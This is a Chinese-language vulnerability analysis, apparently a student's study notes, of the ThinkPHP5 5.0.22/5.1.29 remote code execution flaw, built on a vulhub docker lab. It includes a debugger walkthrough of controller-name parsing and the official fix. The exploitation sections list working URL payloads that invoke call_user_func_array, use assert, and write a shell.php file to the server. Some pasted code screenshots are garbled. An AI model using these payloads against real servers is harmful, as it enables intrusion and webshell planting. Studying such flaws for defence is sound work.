ThinkPHP5 5.0.22-5.1.29 远程代码执行

1.0漏洞介绍

ThinkPHP5 5.0.22/5.1.29 远程代码执行漏洞

ThinkPHP是一款运用极广的PHP开发框架。其版本5中,由于没有正确处理控制器名,导致在网站没有开启强制路由的情况下(即默认情况下)可以执行任意方法,从而导致远程命令执行漏洞。

参考链接

- http://www.thinkphp.cn/topic/60400.html
- http://www.thinkphp.cn/topic/60390.html
- https://xz.aliyun.com/t/3570

漏洞环境

运行ThinkPHP 5.0.20版本:

docker-compose up -d


环境启动后,访问 http://your-ip:8080 即可看到ThinkPHP默认启动页面。

漏洞复现

直接访问 http://your-ip:8080/index.php?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1,即可执行phpinfo:

1.1官方信息

结合官方公告说的由于对控制器名没有足够的检测,再查看官方git commit信息



1.2tp mvc框架和控制器

想要清楚了解该漏洞,需要去了解一下mvc框架和tp控制器的一些知识

MVC定义:

MVC: model view controller (模型, 视图, 控制器)

视图: 我们能直观看到的web界面模型: 按要求从数据库取出数据

• 控制器: 向系统发出指令的工具和帮手

控制器路由

在tp框架中访问都是通过模块—>控制器—>方法进行访问的。如下面

定义了一个admin模块的Index控制器的hello方法

```
〉打开的编辑器
                                     application > admin > controller > 🖰 Index.php > PHP Intelephense > ધ Index > 😚 hello > 囪 $nam
√ www
                      古古ひる
                                           <?php
                                            namespace app\admin\controller;
class Index{

∨ F

¬ admin\controller

    🖺 Index.php
                                                public function index(){
                                                   echo "admin 模块 Index控制器 index方法";
  > 🛅 index\controller
   htaccess
                                                public function hello($name){
   command.php
   common.php
   provider.php
```

在浏览器进行访问就是



Firebasky

1.3漏洞原理分析

简单的了解了tp的控制器和访问规则,下面就是具体的漏洞分析

我们在官方给的信息的位置下断点

thinkphp\library\think\route\dispatch\Module.php

```
▼ Froute

| The proof of the
```

刷新页面成功进入断点位置

跟进controller的走向,发现在同文件下的 exec函数,实例化控制器,于是将断点打在

```
> P facade
> 🛅 model
                                                $this->app['hook']->listen('module_init');
> 🗀 response

→ P→ route

                                  90
∨ 🗁 dispatch
                                                    $instance = $this->app->controller($this->controller,
   Callback.php
                                                        $this->rule->getConfig('url_controller_layer'),
   (*) Controller.php
                                                        $this->rule->getConfig('controller_suffix'),
                                                        $this->rule->getConfig('empty_controller'));
   Redirect.php
   Response.php
                                                    if ($instance instanceof Controller) {
                                                        $instance->registerMiddleware();
                                                } catch (ClassNotFoundException $e) {
                                                    throw new HttpException(404, 'controller not exists:' . $e->getClass());
```

跟进controller方法, thinkphp\library\think\App.php 722

发现是使用 parseModuleAndClass 方法来解析,继续跟进parseModuleAndClass方法

分析一下代码,发现会有一个判断,当控制器名中包含了反斜杠,就会直接返回,继续跟踪。

此处没有包含(是默认访问index.php),所以会进入下面的判断,最后使用parseClass来解析,跟进parseClass函数

```
thinkphp > library > think > 🖰 App.php > PHP Intelephense > 😭 App > 😚 parseModuleAndClass 💠 🕴 💠 🤌 🗖
                                                                             protected function parseModuleAndClass($name, $layer, $appendSuffix)
                                                                                  if (false !== strpos($name, '\\')) {//如果存在\在接返回
//分析一下代码,发现会有一个判断,当轮制器名中包含了反斜杠,就会直接返回,维续跟踪。
$class = $name;
  $name: "index"
> $this: think\App
  > User defined constants
                                                                                       $class = $this->parseClass($module, $layer, $name, $appendSuffix);
∨ 监視
                                                                                  return [$module, $class];
//返回我们带命名空间的完整类名
                                                           @param string $layer 辰名 controller model ...
@param string $name 类名
  $appendSuffix: false
$array: uninitialized
$class: uninitialized
$layer: "controller"
$module: "index"
                                                        * @param bool
* @return string
                                                       public function parseClass($module, $layer, $name, $appendSuffix = false)
                                                             $name = str_replace(['/', '.'], '\\', $name);//将 / . 替换成\
$array = explode('\\', $name);//以(进行分割
> Superglobals
                                                            $class = Loader::parseName(array_pop($array), 1) . ($this->suffix || $appendSuffix ? ucfirst($layer) : '');
// 发现经过parseName之所和dex变成了许字母大马,原因是经过了命名风格转换。
$path = $array ? implode('\\', $array) . '\\' : '';
                                                            return $this->namespace . '\\' . ($module ? $module . '\\' : '') . $layer . '\\' . $path . $class; // 最后会将命名空间类名等进行排接
断点
监视
```

发现经过parseName之后index变成了首字母大写,原因是经过了命名风格转换。最后会将命名空间类名等进行拼接

返回我们带命名空间的完整类名。 模块->控制器->方法

然后回到 controller 方法,此时判断类是否存在,不存在会触发自动加载类。这里是存在的

之后就是实例化类,使用反射来调用类的相应方法了。大概流程摸清楚了,那么这个漏洞是怎么触发的呢?

在跟踪的时候我们发现,类名都是带有完整的命名空间的,而命名空间恰好就是使用反斜杠来划分,结合parseModuleAndClass中的那一个判断代码:反斜杠是否存在,直接返回类名的操作。并没有做任何过滤操作

不难想到是可以调用任意类的方法。 并且通过s参数获得

那么我们就可以尝试这样请求

1 http://127.0.0.1/index.php?s=/index/think\app/index

成功实例化了App类,因为没有index 方法所以这里会报错。

但已经验证了整个漏洞的原理。

控制器过滤不严,结合直接返回类名的代码操作,导致可以用命名空间的方式来调用任意类的任意方法。

形如:

1 http://127.0.0.1/index.php?s=/index/namespace\class/method

漏洞点找到了, 那么接下来就是找利用点了。


1.4 漏洞利用

tp 5.1.29 简单找了个写shell的方法,看到 thinkphp\library\think\template\driver\File.php
文件

```
| Description | Paginator | P
```

有一个完美的写shell方法。

http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?
cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E



1.5exp

5.0和5.1都支持的控制器内方法

```
think\Route
 2
    think\Loader
 3
    think\Error
4
    think\App
 5
    think\Env
 6
    think\Config
 7
    think\Hook
 8
    think\Lang
9
    think\Request
10
    think\Log
```

5.1.x php版本>5.5

```
http://127.0.0.1/index.php?s=index/think\request/input?
data[]=phpinfo()&filter=assert

http://127.0.0.1/index.php?
s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]
=phpinfo&vars[1][]=1

http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?
cacheFile=shell.php&content=<?php%20phpinfo();?>

http://127.0.0.1/index.php?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpin
fo&vars[1][]=-1
```

5.0.x php版本>=5.4

```
http://127.0.0.1/index.php?
s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert
&vars[1][]=phpinfo()
```

1.6分析exp

下面就拿官方的exp进行分析原理

```
http://127.0.0.1/index.php?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpin
fo&vars[1][]=-1
```

根据漏洞我们可以知道可以实例化\think\app下的invokefunction方法

但是App.php下面没有 invokefunction 这个方法,好奇怪?然后在分析代码。发现App控制器是继承于 Container 控制器的。

```
* App 应用管理
Build.php
Cache.php
                                         class App extends Container
Collection.php
Config.php
                                              const VERSION = '5.1.29 LTS';
Console.php
Container.php
Controller.php
Cookie.php
                                              * @var string
Db.php
P Debug.php
                                             protected $modulePath;
Env.php
Error.php
🖺 Exception.php
```

然后在 Container 控制器中找 invokefunction 方法,果然找到了

```
public function invokeFunction($function, $vars = [])

{
    try {
        $reflect = new ReflectionFunction($function);

        $a44
        $a45
        $a46
        $a47
        $catch (ReflectionException $e) {
            throw new Exception('function not exists: ' . $function . '()');
        }


        $a50
        }
}
```

然后是去构造就OK啦~

1.7总结

- 自己第一次分析框架漏洞, 跟着文章进行学习收获还是比较多, 更加熟悉代码调试
- 简单的说这个漏洞就是没有对实例化的控制器类方法进行过滤,导致用户可以任意实例化控制器和 方法进行命令执行

1.8官方更新



直接只需要[A-Za-z]的字符去实例化控制器。应该说是修复了漏洞。

```
| Savailable: true | Savailable: uninitialized | Scontroller: "\think\app" | Sthis->request | Sthis->controller: | Sthis->controlle
```

参考文章:

https://github.com/vulhub/vulhub/blob/master/thinkphp/5-rce/README.zh-cn.md

https://xz.aliyun.com/t/3570